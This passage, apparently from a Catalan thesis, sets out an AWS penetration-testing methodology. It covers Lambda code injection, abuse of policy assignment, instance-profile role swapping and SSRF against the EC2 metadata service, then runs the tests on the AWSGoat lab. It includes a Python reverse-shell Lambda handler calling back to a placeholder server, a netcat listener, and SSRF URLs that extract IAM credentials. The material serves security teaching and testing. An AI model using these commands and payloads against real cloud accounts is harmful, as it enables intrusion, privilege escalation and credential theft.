    return {
        'statusCode': 200,
        'session': str(sessiontoken)
    }
```

Per acabar, també podem intentar crear una *reverse shell*[38] per tenir control total sobre el sistema des de la nostra terminal. Primer, hauríem d'activar un *listener* amb *netcat*[39] en qualsevol port de la nostra elecció i deixar-lo obert durant tot el procés fins a rebre la connexió en el moment d'executar la funció Lambda.

```
nc -lvnp 1234
```

Després, s'hauria de crear la funció encarregada d'executar la *reverse shell*.

```
import socket, subprocess, os
def lambda_handler(event, context):
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("your-server",1234))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    p=subprocess.call(["/bin/bash","-i"])
    return 'Exiting..'
```

[40]

Un cop creada la funció s'haurà de guardar aquests en un fitxer *zip* per poder crear-la dins de la infraestructura AWS.

```
zip -r lambda_function.zip lambda_function.py
```

Creació de la funció Lambda

Després d'haver creat el codi maliciós necessitarem inserir el codi dins de l'entorn. Per crear la funció dins de la infraestructura serà necessari donar-li un nom, indicar amb quin llenguatge està programada, el rol amb el qual s'executarà, el *handler* dins de la funció, el *zip* on es pot trobar localment la funció i la regió on s'emmagatzemarà.

```
aws lambda create-function --function-name <nom_funcio> --  
runtime python3.9 --role <rol> --handler lambda_<  
handler_funcio> --zip-file fileb://<arxiu_zip> --profile <  
nom_perfil> --region <regio>
```

Injecció de codi en les funcions Lambda

Encara que no es tingui accés a la creació de noves funcions, aquestes poden ser vulnerables si tenim accés a l'acció **lambda:UpdateCodeFunction**. Amb aquesta acció pots actualitzar el codi d'una funció Lambda proporcionant un nou paquet de codi o especificant la ubicació d'un paquet de codi emmagatzemat en un *bucket* de S3. Això permet reemplaçar el codi actual de la funció amb el nou codi. Així doncs, podem inserir el codi maliciós creat prèviament a la funció Lambda, substituint el codi anterior per aquest nou codi.

Com s'ha comentat, no es crearà una funció nova, sinó que es farà ús d'una funció ja existent. Per tant, serà necessari llistar les funcions existents a la infraestructura i escollit quina serà a la funció vulnerable a la qual se li canviarà el codi.

```
aws lambda list-functions --profile <nom_perfil> --region <  
regio>
```

Un cop escollida la funció ja es pot canviar el seu codi associat, especificant el nom de la pròpia funció, l'arxiu *zip* amb el codi maliciós creat i la regió.

```
aws lambda update-function-code --function-name <
    nom_funcio_escollida> --zip-file fileb://<arxiu_zip> --
    profile <nom_perfil> --region <regio>
```

6.3.7.1 Invocació de la funció Lambda

Després d'acabar el procés de creació de la funció o actualització del seu codi, ja podem invocar-la perquè s'apliquin els permisos especificats i acabar amb l'escalada de privilegis.

```
aws lambda invoke --function-name <nom_funcio> out.txt --
    region <regio> --profile <nom_perfil>
```

```
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
```

En cas de rebre a la sortida un codi 200 podem assumir que s'ha executat correctament la funció.

Amb tot i això, podem revisar que la política s'ha assignat correctament. Hauríem de veure que ara tenim una política més assignada amb les accions que hem especificat.

```
aws iam list-attached-user-policies --user-name <nom_usuari>
    --profile <nom_perfil>
```

Possibles camins a seguir

Els passos estan identificats pel seu número identificador:

1. Verificació de les credencials
2. Revisió de les polítiques IAM associades
3. Creació de codi maliciós

4. Creació de la funció Lambda
5. Injecció de codi en les funcions Lambda
6. Invocació de la funció Lambda

```
pas 1
pas 2
pas 3
if acces a lambda:CreateFunction:
    pas 3
if acces a lambda:UpdateFunctionCode:
    pas 4
pas 5
```

6.3.8 Abús d'assignació de permisos a funcions Lambda

Resum de la prova

Un dels errors més greus de configuració de la infraestructura AWS des del punt de vista de la seguretat és automatitzar l'assignació de permisos amb funcions Lambda. Com ja s'ha explicat, les funcions Lambda tenen la capacitat d'executar-se en resposta a esdeveniments de forma automàtica, el que pot ser de gran ajuda quan es vol configurar l'execució de cert codi en succeir un esdeveniment sense la interacció de cap persona. I encara que això pot ser de gran utilitat, amaga un gran perill darrere quan el codi que la funció Lambda executa atorga permisos a un usuari. Aquest error podria permetre a un atacant amb accés a la funció manipular-la i executar-la per atorgar-se privilegis, tal com s'explicarà a continuació.

Passos per la realització de la prova

Verificació de les credencials

Primerament, cal verificar amb quines claus s'ha obtingut accés al sistema i amb quin perfil s'ha fet, ja que ens serà necessari especificar el perfil per introduir les comandes a la CLI. Per verificar que el nostre usuari està configurat correctament podem utilitzar la comanda d'AWS equivalent al *whoami* de Linux.

```
aws sts get-caller-identity
```

També pot ser útil saber quin és el nostre nom d'usuari, que no és el mateix que l'identificador del perfil.

```
aws iam get-user --profile <nom_perfil>
```

Revisió de les polítiques IAM associades

Després de recopilar tota la informació possible utilitzant les comandes especificades a l'apartat *Recopilació d'informació manual/Llistar Recursos IAM*

o amb l'ajuda d'eines automàtiques, s'ha de revisar quines accions tenim associades i permeses dins de cada política. És necessari que dins d'aquestes polítiques hi trobem unes accions específiques.

- **lambda:InvokeFunction:** Permet invocar una funció Lambda des d'un altre servei o des del teu propi codi.
- **lambda:listFunctions:** Permet obtenir una llista de totes les funcions Lambda existents al teu compte d'AWS.
- **lambda:getFunctionConfiguration:** Permet obtenir informació detallada sobre una funció Lambda específica.

6.3.8.1 Accés a les funcions Lambda

Per començar, caldrà revisar quines funcions Lambda s'han pogut llistar durant la recopilació d'informació. En cas de no tenir accés a cap funció Lambda es pot intentar assumir un altre rol, tal com s'explica a *Assumpció de rols IAM*, buscant accés a possibles funcions Lambda vulnerables.

A continuació, s'haurà d'obtenir el codi de la cada funció revisada, pel que cal fer un *get* especificant el nom de dita funció.

```
aws --profile <nom_perfil> --region <regio> lambda get-function --function-name <nom_funcio_lambda>
```

Un cop fet el *get*, s'imprimirà a la terminal una sortida amb diferents especificacions i un enllaç. En visitar l'enllaç es descarregarà un arxiu *zip* amb tots els fitxers i carpetes que conformen la funció Lambda.

Verificació de l'assignació de permisos

La pràctica més comuna a l'hora de manipular una funció Lambda amb assignació de permisos és intentar injectar codi maliciós dins d'ella, afegint el que anomenem *payload*.

Normalment, les funcions Lambda es programen en python, fent ús de la llibreria **boto3** [37], que és una llibreria que permet la interacció des del codi python amb la infraestructura AWS.

Primerament, haurem de localitzar el *handler*, que és la funció encarregada de dur a terme la interacció amb la infraestructura.

```
def handler(event, context):
```

Per assegurar-nos de què es tracta d'una funció d'assignació de privilegis, haurem de buscar que s'estiguin utilitzant funcions típiques d'aquest entorn. Per tant, encara que cada funció serà diferent, si és vulnerable tindrà certes característiques típiques de l'assignació de polítiques.

D'aquesta manera, és imprescindible que la funció disposi d'un fragment de codi semblant al següent:

```
response = iam_client.attach_user_policy(
    UserName=user_name,
    PolicyArn=f"arn:aws:iam::aws:policy/{'
        policy_name'}"
)
```

En aquest fragment s'està utilitzant la funció **attach_user_policy** que és l'encarregada de lligar les polítiques amb els usuaris.

Un altre indicatiu pot ser l'ús de *payloads* on es defineixin polítiques i/o usuaris als quals lligar-les.

```
payload = {
    "policy_names": [
        "<politica>"
    ],
    "user_name": "<usuari>"
}
```

Abús de l'assignació de permisos

Un cop s'ha verificat que la funció assigna polítiques, hi ha diferents opcions per vulnerar-la. En cas de tenir accés a la creació i modificació de funcions Lambda, podem procedir tal com s'explica a *Creació i injecció de codi en funcions Lambda*, intentant injectar codi per modificar el comportament de la funció al nostre gust. En cas de no tenir accés, es pot intentar

fer ús d'un *payload* per modificar el seu comportament. Per poder procedir amb aquest tipus d'atac necessitem que es compleixin diferents requisits.

- Utilització d'un camp de *payload* dins del codi.
- El *handler* ha de ser cridat passant el *payload* com a paràmetre de la funció.
- El *handler* ha de lligar les polítiques passades al *payload* amb l'usuari.

```
def handler(event):
    ...
    policy_name = payload
    iam_client.attach_user_policy(
        UserName=user_name,
        PolicyArn=f"arn:aws:iam::aws:policy/{
            policy_name}"
    )
    ...

if __name__ == "__main__":

    payload = {
        "policy_names": [
            "<politica>"
        ],
        "user_name": "<usuari>"
    }

    handler(payload)
```

Així doncs, si es compleixen tots els requisits, seria possible crear un *payload* on es lliguessin certes polítiques a un usuari, especificant dites polítiques i usuari.

L'usuari al qual lligar les polítiques serà el que es tingui en ús actualment o el que més convingui entre els usuaris als quals es tingui accés. Pel que fa a les polítiques a aplicar, és possible que hi hagi certes restriccions, així que a continuació es llisten unes de les possibles polítiques més interessants:

- **AdministratorAccess:** Aquesta política proporciona accés complet a tots els recursos i accions d'AWS, ja que és la política d'administrador.

- **PowerUserAccess:** Atorga accés a la majoria dels serveis d’AWS i permet realitzar accions com llançar instàncies EC2 i crear grups de seguretat.
- **AWSCloudTrailFullAccess:** Proporciona accés complet als registres de CloudTrail, que registren totes les activitats realitzades en un compte d’AWS. Pot servir per monitorar les accions realitzades per l’usuari identificar possibles punts d’entrada o vectors d’atac.
- **AmazonEC2FullAccess:** Aquesta política atorga accés complet a tots els recursos relacionats amb Amazon EC2, com ara la creació, gestió i eliminació d’instàncies EC2, la qual cosa permetria modificar totes les instàncies d’EC2 a la nostra voluntat.

Després d’escollir les polítiques que volem lligar al nostre usuari s’haurà de crear el *payload*. El *payload* a crear ha de seguir el format d’entrada sortida que s’estigui utilitzant, comunament JSON.

```
{
    "policy_names": [
        "<politica>"
    ],
    "user_name": "<usuari>"
}
```

I, per finalitzar, hem de concatenar el *payload* creat amb la invocació de la funció Lambda.

```
aws --profile <nom_perfil> --region <regio> lambda invoke --
function-name <nom_funcio> --cli-binary-format raw-in-
base64-out --payload '{"policy_names":["<politica>",""],
--"],["user_name": "<usuari>"]}'
```

Després d’invocar la funció Lambda es pot revisar si s’han obtingut els permisos desitjats llistant els permisos lligats a l’usuari.

```
aws iam list-attached-user-policies --user-name <nom_usuari>
--profile <nom_perfil>
```

Possibles camins a seguir

Els passos estan identificats pel seu número identificador:

1. **Verificació de les credencials**
2. **Revisió de les polítiques IAM associades**
3. **Accés a les funcions Lambda**
4. **Verificació de l'assignació de permisos**
5. **Abús de l'assignació de permisos**

```
pas 1
pas 2
pas 3
if pas 4:
    pas 5
```

6.3.9 Escalada de privilegis utilitzant perfils d'instància d'EC2

Resum de la prova

En aquesta prova es fa una revisió de la configuració de les instàncies existents d'EC2, on es revisa si hi tenen perfils d'instància associats.

- **Perfil d'instància:** Quan una instància EC2 es llança, aquesta pot ser lligada a un rol, el que li serveix per poder fer sol·licituds a altres recursos de la infraestructura. Per tant, totes les peticions fetes per la instància cap a altres recursos es faran utilitzant els permisos i privilegis assignats al rol lligat amb la instància. Aquest lligam entre instància i rol s'anomena perfil d'instància.

Així doncs, en aquesta prova es canvia el perfil d'instància associat a una instància utilitzant un rol conegut amb accions permeses d'interès per poder executar una escalada de privilegis.

Passos per la realització de la prova

Verificació de les credencials

Primerament, cal verificar amb quines claus s'ha obtingut accés al sistema i amb quin perfil s'ha fet, ja que ens serà necessari especificar el perfil per introduir les comandes a la CLI. Per verificar que el nostre usuari està configurat correctament podem utilitzar la comanda d'AWS equivalent al *whoami* de Linux.

```
aws sts get-caller-identity
```

També pot ser útil saber quin és el nostre nom d'usuari, que no és el mateix que l'identificador del perfil.

```
aws iam get-user --profile <nom_perfil>
```

Revisió de les polítiques IAM associades

Després de recopilar tota la informació possible utilitzant les comandes especificades a l'apartat *Recopilació d'informació manual/Llistar Recursos IAM* o amb l'ajuda d'eines automàtiques, s'ha de revisar quines accions tenim associades i permeses dins de cada política. És necessari que dins d'aquestes polítiques hi trobem certes accions.

- **ec2:describe_instances:** Permet llistar les instàncies existents a l'entorn amb la seva informació relacionada.
- **iam:list_instance_profiles:** Acció que permet llistar les instàncies de perfil existents a l'entorn.
- **iam:RemoveRoleFromInstanceProfile:** Permet retirar un rol associat a una instància de perfil activa a un EC2.
- **iam:AddRoleToInstanceProfile:** Permet afegir un rol a una instància de perfil activa d'un EC2.

A part de les accions mencionades, pot ser útil tenir accés a les següents accions per poder efectuar una escalada de privilegis més desenvolupada.

- **ec2:describe_subnets:** Llista totes les subxarxes que existeixen dins de la infraestructura.
- **ec2:describe_security_groups:** Llista tots els grups de seguretat que existeixen dins de la infraestructura.

Investigació de les instàncies d'EC2 existents

Després de les pertinents revisions sobre el perfil i permisos, cal recuperar la llista d'instàncies EC2 existents obtinguda durant la recopilació d'informació.

Seguidament, s'hauran de llistar els perfils d'instància existents.

```
aws iam list-instance-profiles --profile <nom_perfil>
```

La informació proporcionada en aquesta sortida és molt important, ja que definirà quins seran els nostres vectors d'atac. En cas d'existir instàncies

de perfil, es llistarà la informació relativa a cada una, on ens hem de fixar sobretot en el nom del rol que té associat.

Per tant, s'haurà de revisar una per una cada instància de perfil obtinguda a la sortida.

Llistar rols

Com ja s'ha explicat, els permisos lligats al rol són els que estarà utilitzant la instància per accedir a la resta de recursos de la infraestructura. D'aquesta manera, pot ser de gran utilitat llistar els rols que hi ha a l'entorn i revisar els seus permisos.

Per executar aquestes comandes és necessari tenir accés a les accions **iam:ListRoles** i **iam:ListAttachedUserPolicies**.

```
aws iam list-roles --profile <nom_perfil>
```

Per cada rol associat a una instància de perfil i que es vulgui revisar, es poden llistar els seus permisos associats, el que indirectament ens revelarà quins són els permisos que està utilitzant la instància d'EC2 lligada a aquell rol.

```
aws iam list-attached-user-policies --user-name <nom_usuari>
--profile <nom_perfil>
```

Modificació del perfil d'instància

Sabent que podem executar les funcions **iam:RemoveRoleFromInstanceProfile** i **iam:AddRoleFromInstanceProfile**, les aprofitarem per modificar les accions a les quals té accés la instància d'EC2 que volem atacar. Per consegüent, lligarem els privilegis d'un altre rol a la instància escollida, canviant així els recursos als quals aquesta tindrà accés.

Primerament, esborrarem el rol vinculat actualment al perfil d'instància que està utilitzant la instància EC2 víctima. Això ho fem per assegurar-nos de què es configura per defecte el nou rol que hi volem associar, ja que serà l'únic disponible.

En cas de no tenir accés a la funció **iam:RemoveRoleFromInstanceProfile**

es pot intentar associar el rol directament, però depenent de la infraestructura es configurarà com el rol per defecte o no.

```
aws iam remove-role-from-instance-profile --instance-profile
-name <nom_perfil_instancia> --role-name <nom_rol> --
region <regio> --profile <nom_perfil>
```

Un cop esborrat l'anterior rol de dins de la instància, es pot procedir a associar un nou, el qual es configurarà per defecte i serà el que utilitzarà la instància d'EC2 a partir de la seva configuració. El nou rol associat al perfil d'instància ha de ser un dels observats anteriorment, assegurant que proporcioni accions d'interès per seguir executant una escalada de privilegis.

```
aws iam add-role-to-instance-profile --instance-profile-name
<nom_perfil_instancia> --role-name <nom_nou_rol> --profile
<nom_perfil>
```

Possibles camins a seguir

Els passos estan identificats pel seu número identificador:

1. Verificació de les credencials
2. Revisió de les polítiques IAM associades
3. Investigació de les instàncies d'EC2 existents
4. Llistar rols
5. Modificació del perfil d'instància

```
pas 1
pas 2
pas 3
for instancia_perfil_trobada in instancies_perfil:
    pas 4
    pas 5
```


6.3.10 SSRF a instàncies EC2

Resum de la prova

Una de les tècniques més comunes en l'explotació d'AWS quan hi ha una instància d'EC2 activa és abusar el seu Servei de Metadades d'Instància (IMDS).

El servei de metadades de la instància pot contenir informació útil sobre la instància, com la seva adreça IP, el seu tipus d'instància, el nom dels grups de seguretat associats, etc. Tota aquesta informació, a part de poder reportar-se com informació sensible obtinguda, ens pot servir per generar nous vectors d'atac.

Si una instància EC2 té un rol d'IAM adjunt, les credencials associades amb aquest rol es poden recuperar del servei de metadades. Per fer-ho es fa ús d'un atac SSRF sobre la instància EC2 víctima.

- **SSRF (Server-Side Request Forgery):** És una vulnerabilitat en aplicacions web que permet a un atacant fer peticions des del servidor cap a altres recursos accessibles per aquest. Això pot permetre a l'atacant accedir a recursos sensibles, com ara bases de dades internes, fitxers del sistema o altres serveis a la xarxa als quals normalment no tindria accés.

Passos per la realització de la prova

Verificació de les credencials

Primerament, cal verificar amb quines claus s'ha obtingut accés al sistema i amb quin perfil s'ha fet, ja que ens serà necessari especificar el perfil per introduir les comandes a la CLI. Per verificar que el nostre usuari està configurat correctament podem utilitzar la comanda d'AWS equivalent al *whoami* de Linux.

```
aws sts get-caller-identity
```

També pot ser útil saber quin és el nostre nom d'usuari, que no és el mateix que l'identificador del perfil.

```
aws iam get-user --profile <nom_perfil>
```

Revisió de les polítiques IAM associades

Després de recopilar tota la informació possible utilitzant les comandes especificades a l'apartat *Recopilació d'informació manual/Llistar Recursos IAM* o amb l'ajuda d'eines automàtiques, s'ha de revisar quines accions tenim associades i permeses dins de cada política. És necessari que dins d'aquestes polítiques hi trobem certa acció.

- **ec2:describe_instances:** Permet llistar les instàncies existents a l'entorn amb la seva informació relacionada.

Investigació de les instàncies EC2 existents

Després de les pertinents revisions sobre el perfil i permisos, cal llistar les instàncies EC2 existents a la infraestructura, fent ús de l'acció `ec2.describe_instances()`.

```
aws ec2 describe-instances --profile <nom_perfil>
```

Per cada una de les instàncies llistades necessitarem guardar la seva adreça IP pública associada, ja que serà l'únic que necessitarem per intentar vulnerar cada instància.

Execució del SSRF

Les instàncies EC2 tenen accés al servei de metadades a través de l'adreça IP local 169.254.169.254. Aquesta adreça IP és reservada per al 'link-local' i s'utilitza per a la comunicació interna dins de les xarxes virtuals d'AWS.

L'ús de l'adreça IP 169.254.169.254 garanteix que les peticions a IMDS es quedin dins de la xarxa virtual de l'usuari d'AWS i no surtin a través de la xarxa pública, mantenint així la seguretat i la privacitat de la informació de les instàncies. Aquesta característica és important per mantenir l'entorn d'AWS segur i protegit contra accions no autoritzades.

De totes maneres, si l'entorn no està correctament configurat és possible executar un atac SSRF que, mitjançant una petició maliciosa a la IP local 169.254.169.254, permeti extreure les metadades de la instància.

Per fer-ho, primerament, intentarem accedir al servidor web utilitzant el port 80 o 443, per veure si aquest està actiu.

En cas d'estar actiu introduïrem a mode de consulta la petició per executar l'atac SSRF.

```
http://<IP_instancia_EC2>/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

Amb aquesta petició estem indicant mitjançant el camp de consulta *url* que s'introduirà una adreça URL. Així, aquesta petició es processarà en local, on tindrà la capacitat de traduir la IP 169.254.169.254 al servei IMDS. Posteriorment, s'insereix la ruta on s'emmagatzemen tots els rols associats a la instància en cas d'haver-hi. Per tant, si l'atac tingués èxit, després de fer la consulta ens haurien d'aparèixer els diferents rols associats a la instància.

Per extreure les credencials associades a cada rol, només hem de fer la mateixa petició afegint el nom del rol al final. Per tant, executarem la comanda per cada rol trobat amb la comanda anterior.

```
http://<IP_instancia_EC2>/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/<nom_rol>
```

Amb això se'ns mostraran les claus d'accés per cadascun dels rols consultats, per la qual cosa només haurem de configurar les claus trobades i el token per poder seguir amb l'escalada de privilegis.

```
aws configure --profile <nom_rol>
```

Opció alternativa

És possible que la petició utilitzant el camp de consulta *url* no es pugui executar. En aquest cas, es pot intentar substituir el camp *url* per *proxy*.

Encara que la manera de processar la petició és diferent per cada camp, el resultat final ha de ser el mateix. D'aquesta manera, s'hauria de procedir igual en tota la prova, però només canviant aquest camp.

La petició per mostrar els rols existents seria la següent:

```
http://<IP_instancia_EC2>/?proxy=http://169.254.169.254/  
latest/meta-data/iam/security-credentials
```

I s'aplicarien els mateixos canvis a la petició per extreure les credencials.

```
http://<IP_instancia_EC2>/?proxy=http://169.254.169.254/  
latest/meta-data/iam/security-credentials/<nom_rol>
```

Possibles camins a seguir

Els passos estan identificats pel seu número identificador:

1. Verificació de les credencials
2. Revisió de les polítiques IAM associades
3. Investigació de les instàncies EC2 existents
4. Execució del SSRF
5. Opció alternativa

```
pas 1  
pas 2  
pas 3  
for instancia in instancies_trobades:  
    pas 4  
    pas 5
```

7 Execució del pentest

La intenció d'aquesta part del projecte és, per una part, intentar verificar que les proves creades es poden executar correctament i que el flux de treball que es determina en aquestes està prou definit i és aplicable en un entorn real. Per una altra part, es vol utilitzar aquest exemple pràctic per demostrar com s'ha de procedir en aquest tipus de tests d'intrusió i quin és el flux de treball adient a seguir, demostrant així els beneficis de la metodologia plantejada.

Degut a la naturalesa de l'entorn escollit, volent simular un entorn realista, és possible que no es puguin executar totes les proves per falta de permisos per la seva execució. Encara així s'intentarà realitzar el màxim de proves en cada moment. En cas de voler veure un exemple pràctic de les proves no realitzades, es pot consultar el perfil de Github *R-kill-9* [41], on s'han pujat exemples pràctics de la resolució de les proves no executades durant la realització del *pentest*.

7.1 Desplegament de l'entorn

Ja que AWSGoat és un entorn de proves gratuït disponible a GitHub, el primer que s'ha de fer és clonar el repositori a la nostra màquina local.

```
git clone https://github.com/ine-labs/AWSGoat/
```

Després, cal configurar les claus del nostre compte AWS.

```
aws configure
```

I, finalment, anar al directori del mòdul 1 i iniciar Terraform.

```
cd AWSGoat/modules/module-1
terraform init
terraform apply --autoapprove
```

Després d'executar aquestes comandes ja podem interactuar amb l'entorn web mitjançant un URL que se'ns mostra.

Com la intenció d'aquest projecte no és explicar com arribar a guanyar accés

a la màquina no s'explicarà quin és el procediment que cal seguir dins d'aquest laboratori. Encara així, per contextualitzar, l'accés es guanya gràcies a l'obtenció de les credencials d'un usuari anomenat VincentVanGoat, amb el qual obtenim accés remot per connexió ssh a la màquina víctima.

```
ssh -i VincentVanGoat.pem VincentVanGoat@54.211.33.220

Last login: Mon Apr 22 16:57:30 2024 from 1.red-79-158-70.
dynamicip.rima-tde.net
,      #_
~\_   ####_      Amazon Linux 2
~~  \_#####\
~~    \###/      AL2 End of Life is 2025-06-30.
~~      \#/  ---
~~        V~',_'->
~~~      /      A newer version of Amazon Linux is
available!
~~. _ _ _ _/
   _/ _/      Amazon Linux 2023, GA and supported
until 2028-03-15.
   _/m/''      https://aws.amazon.com/linux/amazon-
linux-2023/

[VincentVanGoat@ip-192-168-0-227 ~]$ whoami
VincentVanGoat
[VincentVanGoat@ip-192-168-0-227 ~]$ pwd
/home/VincentVanGoat
```

7.2 Recopilació d'informació

Seguint la metodologia descrita en la part teòrica, el primer que s'ha de fer en començar el *pentest* és la recopilació d'informació. En aquest apartat farem ús de tots els recursos al nostre abast per poder obtenir la major quantitat d'informació sobre l'entorn que estem auditant i poder avaluar possibles vectors d'atac.

7.2.1 Recopilació d'informació manual

7.2.1.1 Verificació de les credencials

Tal com s'ha fet a totes les proves, es verificarà quin és l'usuari amb el qual s'ha guanyat accés a la infraestructura AWS, que pot ser un usuari diferent del qual hem utilitzat per connectar-nos a la màquina.

```
aws sts get-caller-identity
```

```
{
  "Account": "654654600632",
  "UserId": "AR0AZQ3DUOW4DSGENRJ63:i-09092457b34100d34",
  "Arn": "arn:aws:sts::654654600632:assumed-role/
        AWS_GOAT_ROLE/i-09092457b34100d34"
}
```

A l'executar la comada podem veure que l'accés a l'entorn AWS el rebem fent ús del rol **AWS_GOAT_ROLE**.

En aquest cas no s'intentarà obtenir l'usuari per saber la seva informació relativa, perquè l'accés ha estat guanyat fent ús d'un rol. Per tant, s'intentarà obtenir el rol amb la seva informació relacionada.

```
aws iam get-role --role-name AWS_GOAT_ROLE
```

```
{
  "Role": {
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": "sts:AssumeRole",

```

```

        "Principal": {
            "Service": "ec2.amazonaws.com"
        },
        "Effect": "Allow",
        "Sid": ""
    }
]
},
"MaxSessionDuration": 3600,
"RoleId": "AROAZQ3DUOW4HL4UV7HWE",
"CreateDate": "2024-04-29T14:52:38Z",
"RoleName": "AWS_GOAT_ROLE",
"Path": "/",
"RoleLastUsed": {},
"Arn": "arn:aws:iam::654654600632:role/AWS_GOAT_ROLE"
}
}

```

A la sortida rebem tota la informació relacionada amb el rol. En aquesta sortida podem veure que segurament el rol estigui lligat la instància EC2 a la qual hem obtingut accés mitjançant una connexió ssh. També ens fa sospitar que aquesta instància utilitza els permisos de *AWS_GOAT_ROLE* per accedir a la resta de recursos de la infraestructura.

7.2.1.2 Llistar recursos IAM

Per començar amb la recollida d'informació, primer intentarem obtindre tots els recursos IAM als quals el rol pot arribar a tenir accés utilitzant la CLI.

Investigació de les polítiques IAM associades

Començarem llistant les polítiques adjuntades al rol.

```
aws iam list-attached-role-policies --role-name AWS_GOAT_ROLE
```

```

{
  "AttachedPolicies": [
    {
      "PolicyName": "dev-ec2-lambda-policies",
      "PolicyArn": "arn:aws:iam::654654600632:policy/dev-ec2-lambda-policies"
    },
  ],
}

```



```

    {
      "PolicyName": "AmazonS3FullAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/
        AmazonS3FullAccess"
    }
  ]
}

```

Observem que té dues polítiques adjuntades. La primera, *dev-ec2-lambda-policies* ens fa pensar en què poden haver-hi vectors d'atac existents utilitzant EC2 o Lambda. La segona, *AmazonS3FullAccess* és una política predefinida per AWS, que dona accés total als buckets de S3.

Per una altra part, si llistem les polítiques integrades, observem que encara que tenim accés a executar la comanda, no hi ha cap política integrada al rol.

```
aws iam list-user-policies --role-name AWS_GOAT_ROLE
```

```

{
  "PolicyNames": []
}

```

Per veure les accions que té associada cada política hem de fer un *get* de cadascuna, però primer llistem les versions de les dues polítiques per assegurar que estem revisant les versions correctes i després de verificar-ho obtenim la versió indicant el seu identificador.

```
aws iam list-policy-versions --policy-arn arn:aws:iam
::654654600632:policy/dev-ec2-lambda-policies
```

Observem que *dev-ec2-lambda-policies* només compte amb una versió, identificada com 'v1' i en ser l'única versió existent, és la configurada per defecte.

```
aws iam list-policy-versions --policy-arn arn:aws:iam::aws:
policy/AmazonS3FullAccess
```

```

{
  "Versions": [
    {

```

```

        "CreateDate": "2021-09-27T20:16:37Z",
        "VersionId": "v2",
        "IsDefaultVersion": true
    },
    {
        "CreateDate": "2015-02-06T18:40:58Z",
        "VersionId": "v1",
        "IsDefaultVersion": false
    }
]
}

```

En canvi, *AmazonS3FullAccess* compte amb dues versions, sent la segona versió la configurada per defecte i identificada com 'v2'. A continuació, obtenim les versions de les polítiques configurades per defecte, per poder veure les accions que el nostre rol pot executar.

```

aws iam get-policy-version --policy-arn arn:aws:iam
::654654600632:policy/dev-ec2-lambda-policies --version-id
v1

```

```

{
  "PolicyVersion": {
    "CreateDate": "2024-04-29T14:53:20Z",
    "VersionId": "v1",
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": [
            "lambda:UpdateFunctionCode",
            "lambda:UpdateFunctionEventInvokeConfig",
            "lambda:AddPermission",
            "lambda:InvokeFunction",
            "lambda:GetLayerVersion",
            "lambda:ListVersionsByFunction",
            "lambda:UpdateFunctionConfiguration",
            "lambda:GetFunctionConfiguration",
            "lambda:GetLayerVersionPolicy",
            "lambda:GetPolicy",
            "iam:AttachRolePolicy"
          ],
          "Resource": [

```

```

        "arn:aws:lambda:us-east
        -1:654654600632:function:blog-
        application-data",
        "arn:aws:iam::654654600632:role/
        blog_app_lambda_data"
    ],
    "Effect": "Allow",
    "Sid": "Pol0"
  },
  {
    "Action": [
      "sts:AssumeRole",
      "iam:ListPolicies",
      "iam:GetRole",
      "iam:GetPolicyVersion",
      "lambda:ListFunctions",
      "iam:GetInstanceProfile",
      "iam:GetPolicy",
      "iam:ListRoles",
      "iam:ListInstanceProfileTags",
      "iam:ListInstanceProfiles",
      "iam:CreatePolicy",
      "iam:ListInstanceProfilesForRole",
      "iam:PassRole",
      "iam:ListPolicyVersions",
      "iam:ListAttachedRolePolicies",
      "lambda:ListLayerVersions",
      "iam:UpdateRole",
      "iam:ListRolePolicies",
      "iam:GetRolePolicy"
    ],
    "Resource": "*",
    "Effect": "Allow",
    "Sid": "Pol1"
  }
]
},
"IsDefaultVersion": true
}
}

```

Dins d'aquest llistat trobem dues declaracions d'accions diferents. A la primera, se'ns defineix una llista d'accions que tenen el seu ús limitat a dos recursos. Per una part, les funcions Lambda només es podran aplicar sobre

la funció Lambda trobada, *blog-application-data*. De la mateixa manera, el permís **iam:AttachRolePolicy** només es podrà aplicar sobre el rol IAM trobat, *blog_app_lambda_data*. Pel que fa a la resta d'accions si es poden aplicar a tots els recursos de la nostra elecció.

Seguidament, revisem l'altra política associada.

```
aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AmazonS3FullAccess --version-id v2
```

```
{
  "PolicyVersion": {
    "CreateDate": "2021-09-27T20:16:37Z",
    "VersionId": "v2",
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": [
            "s3:*",
            "s3-object-lambda:*"
          ],
          "Resource": "*",
          "Effect": "Allow"
        }
      ]
    },
    "IsDefaultVersion": true
  }
}
```

En aquesta política se'ns dona accés a totes les accions dins del grup de s3 i s3-object-lambda, podent aplicar aquestes accions a tots els recursos del sistema.

Així doncs, per dur a terme les proves s'haurà de revisar si les accions pròpies de cada prova estan dins del conjunt d'accions a les quals es té accés. A continuació es mostrarà una taula on es recullen totes les accions que es poden executar, marcant en blau les que tenen la seva execució limitada als recursos *blog_app_lambda* i *blog-application-data*.

lambda:UpdateFunctionCode	lambda:EventInvokeConfig
lambda:AddPermission	lambda:InvokeFunction
lambda:GetLayerVersion	lambda:ListVersionsByFunction
lambda:UpdateFunctionConfiguration	lambda:GetFunctionConfiguration
lambda:GetLayerVersionPolicy	lambda:GetPolicy
iam:AttachRolePolicy	sts:AssumeRole
iam:ListPolicies	iam:GetRole
iam:GetPolicyVersion	lambda:ListFunctions
iam:GetInstanceProfile	iam:GetPolicy
iam:ListRoles	iam:ListInstanceProfileTags
iam:ListInstanceProfiles	iam:CreatePolicy
iam:ListInstanceProfilesForRole	iam:PassRole
iam:ListPolicyVersions	iam:ListAttachedRolePolicies
lambda:ListLayerVersions	iam:UpdateRole
iam:ListRolePolicies	iam:GetRolePolicy
s3:*	s3-object-lambda:*

Taula 7.1: Taula resum de les accions IAM trobades

Investigació dels rols, usuaris i grups IAM

Durant l'escalada de privilegis és possible que necessitem saber els rols existents a l'entorn, sigui per assumir-los o per dur a terme qualsevol altra prova. Per tant, es llistaran els rols existents.

```
aws iam list-roles
```

```
{
  "AssumeRolePolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Action": "sts:AssumeRole",
        "Principal": {
